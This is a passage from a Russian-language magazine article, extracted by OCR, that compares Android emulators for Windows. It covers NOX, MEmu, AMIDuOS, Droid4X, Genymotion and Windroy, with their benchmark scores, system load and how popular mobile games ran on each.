
Общая папка находится по адресу `%userprofile%\Andy\`. Все файлы после копирования в нее будут доступны с помощью файлового менеджера по адресу `/storage/sdcard0/Shared/Andy/`.

Был протестирован с разными виртуальными GPU. В AnTuTu лучшие результаты оказались у Adreno 225. Но в GFXBench T-Rex всегда одинаковые результаты (8,6 FPS). Кстати, в Quadrant результаты оказались очень слабыми по сравнению с конкурентами. Обычные же приложения работают довольно шустро.

Игры. Bad piggies работает очень быстро. Иногда случаются микрофризы. Clash of clans выдает FPS меньше 30, но работает стабильно. Angry birds показывает такие же результаты, но выдает больше кадров в секунду.

NOX APP PLAYER

Сайт: en.bigNOX.com
Поддерживаемые ОС: Windows XP–10
Версия программы: 3.1.0.0
Версия Android: 4.4.2 API 19
Разрешение экрана: 1920 x 1080



В качестве оболочки используется Nova Launcher. Русскоязычный интерфейс в самом эмуляторе отсутствует, но в настройках можно переключить Android на русский язык. По умолчанию выбрана низкая скорость работы, чтобы минимально грузить систему. Включить максимальное быстродействие можно, кликнув по значку шестерни справа вверху и выбрав вкладку Advanced.

Особенности:

- камера в компьютере работает «из коробки»;
- возможность запустить несколько копий эмулятора (иконка Multi-Drive);
- создание ярлыков для быстрого запуска установленных приложений в папке на рабочем столе.

В результатах тестов нет ничего выдающегося. Грузит систему меньше, чем BlueStacks (и это после установки в настройках Full HD разрешения и назначения эмулятору двух ядер процессора). Браузер Chrome, запущенный в хост-системе, подвисает не очень сильно, в Word и проводнике почти отсутствуют фризы. NOX смог запустить все приложения, которые запускал BlueStacks. Работают эти приложения заметно шустрее, чем у конкурента. Браузер, уста-

новленный «из коробки», работает довольно сносно, но при скроллинге страница все равно чуть-чуть подвисает.

Игры. Angry birds 2 запустилась, но некоторые текстуры остались черными, однако это не помешало пройти несколько уровней с приемлемым фреймрейтом. Clash of clans тоже запустилась, были резкие падения FPS и подвисания. В целом — играть можно. Переход из оконного режима в полноэкранный занял больше минуты. При повторном переключении приложение зависло. Bad piggies запустить не удалось.

MEMU

Сайт: memuplay.com
Поддерживаемые ОС: Windows XP–10
Версия программы: 2.3.1
Версия Android: 4.2.2 API 17
Разрешение экрана: 1920 x 1080



По функциональности приложение почти не уступает конкурентам. Android внутри лишен мусорных приложений и выглядит чище, чем на нексусах.

Особенности:

- относительно гибкие настройки;
- поддержка нескольких окон;
- копирование файлов в эмулятор с помощью drag'n'drop.


В бенчмарках MEmu показал результаты немного выше среднего. Кушает ресурсы ОС Windows примерно так же, как и NOX. Во время работы эмулятора

Chrome в Windows работает, но с подвисаниями и фризами. Зато в самом эмуляторе никаких фризов нет. Все работает относительно гладко.

Игры. Angry birds 2 работает быстро. Clash of clans лагает, как и в NOX. Bad piggies не запустилась.

AMIDUOS

Сайт:	amiduos.com
Поддерживаемые ОС:	Windows 7–10
Версия программы:	2.0.5.7943
Версия Android:	5.1.1 API 22
Разрешение экрана:	1920 x 1080



Разработан фирмой American Megatrends (да-да, это ее BIOS установлены в большинстве компьютеров). DuOS использует функции гипервизора, то есть запускает Android рядом с Windows и позволяет ей работать почти без эмуляции. Стоимость составляет 9,99 доллара, но доступна демоверсия, которая работает 30 дней без ограничений. Обладает очень минималистичным интерфейсом. Даже при первом запуске следом за надписью Android открывается обычный рабочий стол. Это единственный из протестированных эмуляторов, в котором отсутствует привязка свайпов и координат точек к клавишам на клавиатуре (проблема решается установкой keймаппера). В настройках на главной вкладке можно задать общие с Windows папки.

Интерфейс работает очень плавно. В AnTuTu результаты тоже впечатлили: больше 68 тысяч баллов. Да и в Quadrant

ЛАЙФХАК

Настройки у этой программы находятся в «Настройки → AMIDuOS® Configuration Tool».




результаты порадовали. A GFXBench не только запустился (во всех других эмуляторах, кроме Andy, он падал), но и выдал 36 FPS в тесте T-Rex вне экрана (это примерно равно результату на Android-x86 на реальном железе). Но поддерживается только OpenGL ES 2.0. Безусловно, это лидер по скорости работы в сегодняшнем тесте (Android-x86 не считаем).

Instagram не запустился, но другие программы работали стабильно и быстро.

Игры. При разрешении дисплея 1920 x 1080 Clash of clans шла очень плавно и без артефактов. При установке Angry birds и Bad piggies, к сожалению, возникала ошибка.

DROID4X

Сайт:	www.droid4x.com
Поддерживаемые ОС:	Windows, OS X (бета)
Версия программы:	0.9.0 beta
Версия Android:	4.2.2 API 17
Разрешение экрана:	1920 x 1080



Этот эмулятор дает возможность подключения папок к Windows. Интерфейс программы на английском, но Android внутри позволяет выбрать русский. Обмен файлами очень прост. Шестеренка справа вверху, далее Other settings → Share folder. Теперь осталось выбрать нужную папку, и она отобразится во встроенном файловом менеджере.

Особенности:

- поддержка технологии мультитач;


- использование смартфона в качестве геймпада;
- интерфейс Android почти не подвергся изменениям.

Результаты в бенчмарках средние. Все приложения, как и интерфейс, работают довольно быстро даже в Full HD разрешении. Операционная система во время работы этого эмулятора ведет себя как ни чем не бывало. Даже браузер Chrome листает страницы с обычной скоростью. Пожалуй, этот эмулятор грузит ОС меньше всех.

Игры. Запустить удалось только Clash of clans. Но результат очень удивил — игра работает почти так же плавно, как в DuOS.

GENYMOTION

Сайт:	www.genymotion.com
Поддерживаемые ОС:	Windows, OS X, Ubuntu, Fedora, Red Hat, Debian
Версия программы:	2.6.0
Версия Android:	зависит от эмулируемого устройства
Разрешение экрана:	1024 x 600



Главное преимущество Genymotion — огромный набор реальных Android-устройств для эмуляции, список которых постоянно расширяется. Но их отличие только в версии Android, разрешении экрана, а также в других мелких параметрах. Прошивка будет установлена примерно одна и та же (чистый Android без сервисов Google). Основная аудитория — разработчики ПО.

Присутствует интеграция с Android Studio и Eclipse, командный интерфейс для скриптинга, симуляция СМС, входящих вызовов, разряда батареи, симуляция сбоев в работе интернета и много других интересных вещей. Кстати, в этом эмуляторе можно создать новое устройство и настроить в нем множество разных параметров (в том числе получить root). К сожалению, программа не бесплатна. В бета-версии присутствует множество ограничений.

«ВКонтакте» и Instagram установить не удалось: выскакивала ошибка. Зато эмулятор вообще не влияет на работу Windows, браузер Chrome работает так, будто никакого эмулятора не запущено.

Игры. Запустилась и заработала без проблем и зависаний Bad piggies. Clash of clans тоже запустилась и шла очень плавно. Angry birds 2 при запуске выдавала только черный экран. Стоит отметить, что плавная работа, скорее всего, обусловлена пониженным разрешением экрана в демоверсии приложения.

WINDROY

Сайт: www.windroye.com
Поддерживаемые ОС: Windows XP–10
Версия программы: 2.9.0
Версия Android: 4.4.2

При первом запуске выдал сообщение об ошибке. В последующих — черный экран и элементы управления. Переустановка эмулятора не помогла.

